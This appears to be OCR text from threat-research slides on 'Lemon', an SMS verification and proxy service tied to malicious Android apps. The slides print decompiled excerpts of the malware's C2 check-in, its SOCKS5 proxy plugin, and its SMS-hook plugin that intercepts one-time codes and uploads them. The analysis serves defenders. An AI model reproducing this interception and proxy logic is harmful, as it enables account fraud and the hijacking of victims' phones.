


Lemon SMS PVA Platform

API and credits

Service / Feature

- Request, Rent, Release of mobile numbers
- OTP or verification code from infected device
- Blocklist
- By country, New Project ID




Lemon also Sells Proxies

Residential and Mobile Proxy

Perfect for anonymity and bulk registration of accounts

Allows to select a country to match the used phone number geographical location

Lemon network Infrastructure can be linked to Malicious Android Applications



Lemon ”pluggable” Apps Design

Preinstalled Loader

plugins

plugins

plugins

C2 request

```
commonHead.put("plugvcode", Str
String[] arrayOfString = ToolsU
MLog.d("channel: " + arrayOfStr
commonHead.put("channel", Strin
commonHead.put("vcode", arrayOf
commonHead.put("nation", Locale
commonHead.put("producer", Build
commonHead.put("resolution", To
commonHead.put("sdk", Build.VERS
str = ToolsUtil.getSafeUUID(para
commonHead.put("uuid", str);
}
```

backend

Proxy Plugin (Guerilla)

Proxy plugin

Opens a proxy (socks5) service

On infected device for requested period of time

```
if(v10 != null) {
    MLog.d("send final Result : " + ((boolean)(((int)v
    String v1 = v10.getToken();
    int v6 = v10.getTimeout();
    String v2 = v10.getIp();
    int v3 = v10.getPort();
    int v5 = v10.getTdinc();
    int v4 = v10.getTd();
```

```
@Override  // pawn.okhttp3.WebSocketListener
public void onMessage(WebSocket webSocket, String text) {
    MLog.d("=== onMessage text ===");
    MLog.d("get msg String: " + text);
    if(text == null || !text.contains("rule")) {
        goto label_86;
    }

    if(this.pingTask != null) {
        this.pingTask.cancel();
        this.pingTask = null;
    }

    if(this.pingTimer != null) {
        this.pingTimer.cancel();
        this.pingTimer = null;
    }

    boolean v9 = this.wsSendFinal();
    try {
        WSRuleBean v10 = WSRuleBean.jsonToObj(text);
        if(v10 != null) {
            MLog.d("send final Result : " + ((boolean)(((int)v9))));
            String v1 = v10.getToken();
            int v6 = v10.getTimeout();
            String v2 = v10.getIp();
            int v3 = v10.getPort();
            int v5 = v10.getTdinc();
            int v4 = v10.getTd();
            HashMap argWSType = new HashMap();
            argWSType.put("acttype", "ws_rule");
            argWSType.put("token", v1);
            ELKUtil.getInstance().sendEvent(MainHandler.mContext, argWSType, true);
            TranSocks5Manager.get().setCallBack(new CallBack() {
                @Override  // com.android.systemui.ipclient.pdos95.socks5.TranSocks5Manager$Cal
                public void onTimeOut() {
                    MainHandler.this.nextHeartBeat();
                    MainHandler.this.releaseWakeLock();
                }
            });
            TranSocks5Manager.get().initParams(v1, v2, v3, v4, v5, v6);
            TranSocks5Manager.get().startProxy();
            MainHandler.this.acquireWakeLock();
            return;
    }
```

SMS Plugin (Guerilla)

```
this.smsListener = new SMSListener(this, null);
this.smsListener2 = new SMSListener2(this, null);
LocalAMHook.addListener(this.smsListener);
LocalAMHook.addListener(this.smsListener2);
LocalAMHook.startHook(MHandleV2.mContext, 2);
MHandleV2.myHandler.sendEmptyMessage(1002);
MHandleV2.myHandler.sendEmptyMessage(3000);
if(SharedPreferencesUtils.getParam(MHandleV2.mContext, "sm_sp_cleared", "cc").
    v5 = 0;
}
```

Intercept SMS
"startHook"

```
while(wsIndex2 < MHandleV2.this.wsRuleList.size()) {
    DataBean v5_1 = (DataBean)MHandleV2.this.wsRuleList.get(wsIndex2);
    if(v5_1.getStatus() == 1) {
        if(this.tempMsg.size() == 0 || wsIndex2 + 1 > this.tempMsg.size()) {
            if(TextUtils.isEmpty(v5_1.getRule_reg())) {
                break;
            }

            v7 = SMSTools.matchedBody(v5_1.getRule_reg(), v2_1);
            MLog.d("tempMsg == null or index not exist, match : " + ((boolean)(((int)v7))));
        }
        else if((this.tempMsg.containsKey(Integer.valueOf(wsIndex2))) && (SMSTools.isSameMsg(((Mes
            v7 = true;
            MLog.d("tempMsg != null , match : true");
        }

        if(v7) {
            v5_1.setCode(SMSTools.matchedCode(v5_1.getRule_reg(), v2_1));
            v5_1.setCode_tpl(v2_1);
            v5_1.setCode_src(v1);
            v5_1.setStatus(0);
            Message uploadMsg = new Message();
            uploadMsg.what = 3002;
            uploadMsg.arg1 = wsIndex2;
            MHandleV2.this.sendMessage(uploadMsg);
```

Send SMS to backend with matching RegEx
"matchedBody"


```
public void onMessage(WebSocket webSocket, S
    MLog.d("=== onMessage text ===");
    MLog.d("get msg String: " + text);
    if(text != null && (text.contains("rule"
        if(MHandleV2.this.task != null) {
            MHandleV2.this.task.cancel();
            MHandleV2.this.task = null;
        }

        if(MHandleV2.this.timer != null) {
            MHandleV2.this.timer.cancel();
            MHandleV2.this.timer = null;
        }

        String phone = "";
        int exc = 1;
        try {
            List v6 = WSRuleBean.jsonToObj(text).getData();
            MHandleV2.this.wsRuleList = v6;
            if(MHandleV2.this.wsRuleList != null && MHandleV2.this.wsRuleList.size() > 0) {
                phone = ((DataBean)MHandleV2.this.wsRuleList.get(0)).getPhone();
            }
        }
        catch(Exception e) {
            MLog.e("rule->obj", e);
            goto label_57;
        }
```


```
WSRuleBean.jsonToObj(te
.this.wsRuleList = v6;
eV2.this.wsRuleList != n
= ((DataBean)MHandleV2.
```

Receive RegEx from C2 for SMS interception
"wsRuleList"

This leads us to a Company in Hainan


Lemon International SMS PVA






Dove Proxy Residential and Mobile IPs


SMS PVA + SMS Interception



SMS PVA + SMS Interception



SMS PVA + SMS Interception

